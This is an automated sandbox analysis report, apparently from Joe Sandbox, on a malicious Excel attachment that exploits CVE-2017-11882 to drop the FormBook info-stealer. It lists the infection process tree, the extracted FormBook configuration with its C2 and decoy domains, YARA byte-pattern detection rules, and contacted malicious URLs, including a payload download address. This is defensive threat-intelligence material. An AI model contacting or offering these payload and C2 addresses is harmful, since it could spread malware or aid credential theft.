ID: 552850
Sample Name: RFQ HCI20220113.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 20:20:36
Date: 13/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report RFQ HCI20220113.xlsx

Overview


General Information

Sample Name:	RFQ HCI20220113.xlsx
Analysis ID:	552850
MD5:	da4befa8dfe9d56..
SHA1:	cf8e6ae0b8afb3d..
SHA256:	87f4b613c197b92.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2032 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2016 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2540 cmdline: "C:\Users\Public\vbc.exe" MD5: 83AC585E99B527EEB278702F8F711568)
    - vbc.exe (PID: 2712 cmdline: C:\Users\Public\vbc.exe MD5: 83AC585E99B527EEB278702F8F711568)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - cmd.exe (PID: 2568 cmdline: C:\Windows\SysWOW64\cmd.exe MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.topeasyip.company/i5nb/"
  ],
  "decoy": [
    "integratedheartspsychology.com",
    "tappsis.land",
    "norfg.com",
    "1531700.win",
    "oneplusoneexperience.com",
    "circlessalaries.com",
    "tlcremodelingcompany.com",
    "susalud.info",
    "liyanghua.club",
    "pink-zemi.com",
    "orphe.biz",
    "themodelclarified.com",
    "candidate.tools",
    "morotrip.com",
    "d2dfms.com",
    "leisuresabah.com",
    "bjbwx114.com",
    "lz-fcaini1718-hw0917-bs.xyz",
    "at-commerce-co.net",
    "buymypolicy.net",
    "5151vip73.com",
    "rentglide.com",
    "louiecruzbeltran.info",
    "lanabasargina.com",
    "lakeforestparkapartments.com",
    "guangkaiyinwu.com",
    "bornthin.com",
    "restaurantkitchenbuilders.com",
    "ecommerceoptimise.com",
    "datahk99.com",
    "markfwalker.com",
    "granitowawarszawa.com",
    "theyouthwave.com",
    "iabg.xyz",
    "jholbrook.com",
    "bsc.promo",
    "xn--grlitzerseebhne-8sb7i.com",
    "cafeteriasula.com",
    "plushcrispies.com",
    "dedicatedvirtualassistance.com",
    "ventura-taxi.com",
    "thoethertb434-ocn.xyz",
    "ylhwcl.com",
    "bigsyncmusic.biz",
    "terapiaholisticaemformacao.com",
    "comidies.com",
    "171diproad.com",
    "07dgj.xyz",
    "vppaintllc.com",
    "thepatriottutor.com",
    "wxfive.com",
    "ceinpsico.com",
    "tuningelement.store",
    "asinment.com",
    "diafraz.xyz",
    "8crhnwh658ga.biz",
    "redwolf-tech.com",
    "ksherfan.com",
    "sensationalshroom.com",
    "buy-instagram-followers.net",
    "treeserviceconsulting.com",
    "vnln.space",
    "kate-films.com",
    "selfmeta.club"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.520461002.00000000002C0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.520461002.00000000002C0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac6a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.520461002.00000000002C0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ae9:$sqlite3step: 68 34 1C 7B E1 • 0x16bfc:$sqlite3step: 68 34 1C 7B E1 • 0x16b18:$sqlite3text: 68 38 2A 90 C5 • 0x16c3d:$sqlite3text: 68 38 2A 90 C5 • 0x16b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c53:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.485410908.0000000002611000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000005.00000000.481792338.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.0.vbc.exe.400000.9.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.0.vbc.exe.400000.9.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e6a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.0.vbc.exe.400000.9.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e6a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 3 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploi Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ HCI20220113.xlsx	34%	Virustotal		Browse
RFQ HCI20220113.xlsx	30%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Avira	HEUR/AGEN.1211287	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Avira	HEUR/AGEN.1211287	
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	44%	ReversingLabs	ByteCode-MSIL.Trojan.Bulz	
C:\Users\Public\vbc.exe	44%	ReversingLabs	ByteCode-MSIL.Trojan.Bulz	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.9.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.11a0000.2.unpack	100%	Avira	HEUR/AGEN.1211287		Download File
5.0.vbc.exe.11a0000.6.unpack	100%	Avira	HEUR/AGEN.1211287		Download File
5.0.vbc.exe.11a0000.8.unpack	100%	Avira	HEUR/AGEN.1211287		Download File
5.0.vbc.exe.11a0000.1.unpack	100%	Avira	HEUR/AGEN.1211287		Download File
5.2.vbc.exe.11a0000.4.unpack	100%	Avira	HEUR/AGEN.1211287		Download File
5.0.vbc.exe.11a0000.0.unpack	100%	Avira	HEUR/AGEN.1211287		Download File
5.0.vbc.exe.11a0000.10.unpack	100%	Avira	HEUR/AGEN.1211287		Download File
4.0.vbc.exe.11a0000.0.unpack	100%	Avira	HEUR/AGEN.1211287		Download File
5.0.vbc.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.11a0000.3.unpack	100%	Avira	HEUR/AGEN.1211287		Download File
5.0.vbc.exe.11a0000.4.unpack	100%	Avira	HEUR/AGEN.1211287		Download File
4.2.vbc.exe.11a0000.2.unpack	100%	Avira	HEUR/AGEN.1211287		Download File

Domains

Source	Detection	Scanner	Label	Link
www.norfg.com	0%	Virustotal		Browse
terapiaholisticaemformacao.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://198.23.213.59/1155/vbc.exe	100%	Avira URL Cloud	malware	
http://www.orphe.biz/i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=oQMs787eFXVjqrc0kpDhsTH4zTzevw4glhch4r9T7Ws8YTYXIREY3A8O8bSOutLAC2pWew==	0%	Avira URL Cloud	safe	
http://www.ecommerceoptimise.com/i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=Sj6KkXOpjD24waER2SO9qkxuDKT2nEessjMBu43SnBr3kTZ7jjbG3Rbf9Jyaa70FTQT3zw==	0%	Avira URL Cloud	safe	
http://www.integratedheartspsychology.com/i5nb/?7nqdxT7p=XDk63H3qWl+RMbiQoIY1xy2xxu1qCgv9HRxghgT+pSptcjNmJSn834JM0tAFFJwKE7XnKA==&hPGx3Z=4ha06H5pmr	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
www.topeasyip.company/i5nb/	100%	Avira URL Cloud	malware	
http://www.bjbwx114.com/i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=0CWnzW05hIAETNGkljJOZJd5wMvHMv5oC+B2C7oDP+/j/H/Y+u+MIAecVwZThd0hAeRTKw==	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.circlessalaries.com/i5nb/?7nqdxT7p=deof+8h2cV1ZhVyhzrGI39GlLFFvVq6Cbv4jXvKqou5r7IRZVEd6lg8tdgMKHVBHJLPsEg==&hPGx3Z=4ha06H5pmr	0%	Avira URL Cloud	safe	
http://www.ylhwcl.com/i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=1q0oPF09A/aJAPsKPuHQBkHWjjwJ/Gn81frD7rqKWOkW4wBsfhpWEnMiYvQLBvsNHCkSDA==	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ecommerceoptimise.com	192.185.98.251	true	true		unknown
www.norfg.com	43.134.0.76	true	false	• 0%, Virustotal, Browse	unknown
terapiaholisticaemformacao.com	216.172.160.188	true	true	• 4%, Virustotal, Browse	unknown
www.circlessalaries.com	195.211.74.112	true	true		unknown
www.ylhwcl.com	122.10.28.11	true	true		unknown
www.bjbwx114.com	23.80.120.93	true	true		unknown
www.integratedheartspsychology.com	221.121.143.148	true	true		unknown
www.orphe.biz	103.224.212.220	true	true		unknown
www.terapiaholisticaemformacao.com	unknown	unknown	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.topeasyip.company	unknown	unknown	true		unknown
www.ecommerceoptimise.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://198.23.213.59/1155/vbc.exe	true	• Avira URL Cloud: malware	unknown
http://www.orphe.biz/i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=oQMs787eFXVjqrc0kpDhsTH4zTzevw4glhch4r9T7Ws8YTYXIREY3A8O8bSOutLAC2pWew==	true	• Avira URL Cloud: safe	unknown
http://www.ecommerceoptimise.com/i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=Sj6KkXOpjD24waER2SO9qkxuDKT2nEessjMBu43SnBr3kTZ7jjbG3Rbf9Jyaa70FTQT3zw==	true	• Avira URL Cloud: safe	unknown
http://www.integratedheartspsychology.com/i5nb/?7nqdxT7p=XDk63H3qWl+RMbiQoIY1xy2xxu1qCgv9HRxghgT+pSptcjNmJSn834JM0tAFFJwKE7XnKA==&hPGx3Z=4ha06H5pmr	true	• Avira URL Cloud: safe	unknown
www.topeasyip.company/i5nb/	true	• Avira URL Cloud: malware	low
http://www.bjbwx114.com/i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=0CWnzW05hIAETNGkljJOZJd5wMvHMv5oC+B2C7oDP+/j/H/Y+u+MlAecVwZThd0hAeRTKw==	true	• Avira URL Cloud: safe	unknown
http://www.circlessalaries.com/i5nb/?7nqdxT7p=deof+8h2cV1ZhVyhzrGI39GlLFFvVq6Cbv4jXvKqou5r7IRZVEd6lg8tdgMKHVBHJLPsEg==&hPGx3Z=4ha06H5pmr	true	• Avira URL Cloud: safe	unknown
http://www.ylhwcl.com/i5nb/?hPGx3Z=4ha06H5pmr&7nqdxT7p=1q0oPF09A/aJAPsKPuHQBkHWjjwJ/Gn81frD7rqKWOkW4wBsfhpWEnMiYvQLBvsNHCkSDA==	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.224.212.220	www.orphe.biz	Australia		133618	TRELLIAN-AS-APTrellianPtyLimitedAU	true
221.121.143.148	www.integratedheartspsychology.com	Australia		45671	AS45671-NET-AUWholesaleServicesProviderAU	true
216.172.160.188	terapiaholisticaemformacao.com	United States		46606	UNIFIEDLAYER-AS-1US	true
23.80.120.93	www.bjbwx114.com	United States		395954	LEASEWEB-USA-LAX-11US	true
195.211.74.112	www.circlessalaries.com	Netherlands		51696	ANTAGONIST-ASNL	true
122.10.28.11	www.ylhwcl.com	Hong Kong		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
198.23.213.59	unknown	United States		36352	AS-COLOCROSSINGUS	true
192.185.98.251	ecommerceoptimise.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	552850
Start date:	13.01.2022
Start time:	20:20:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ HCI20220113.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
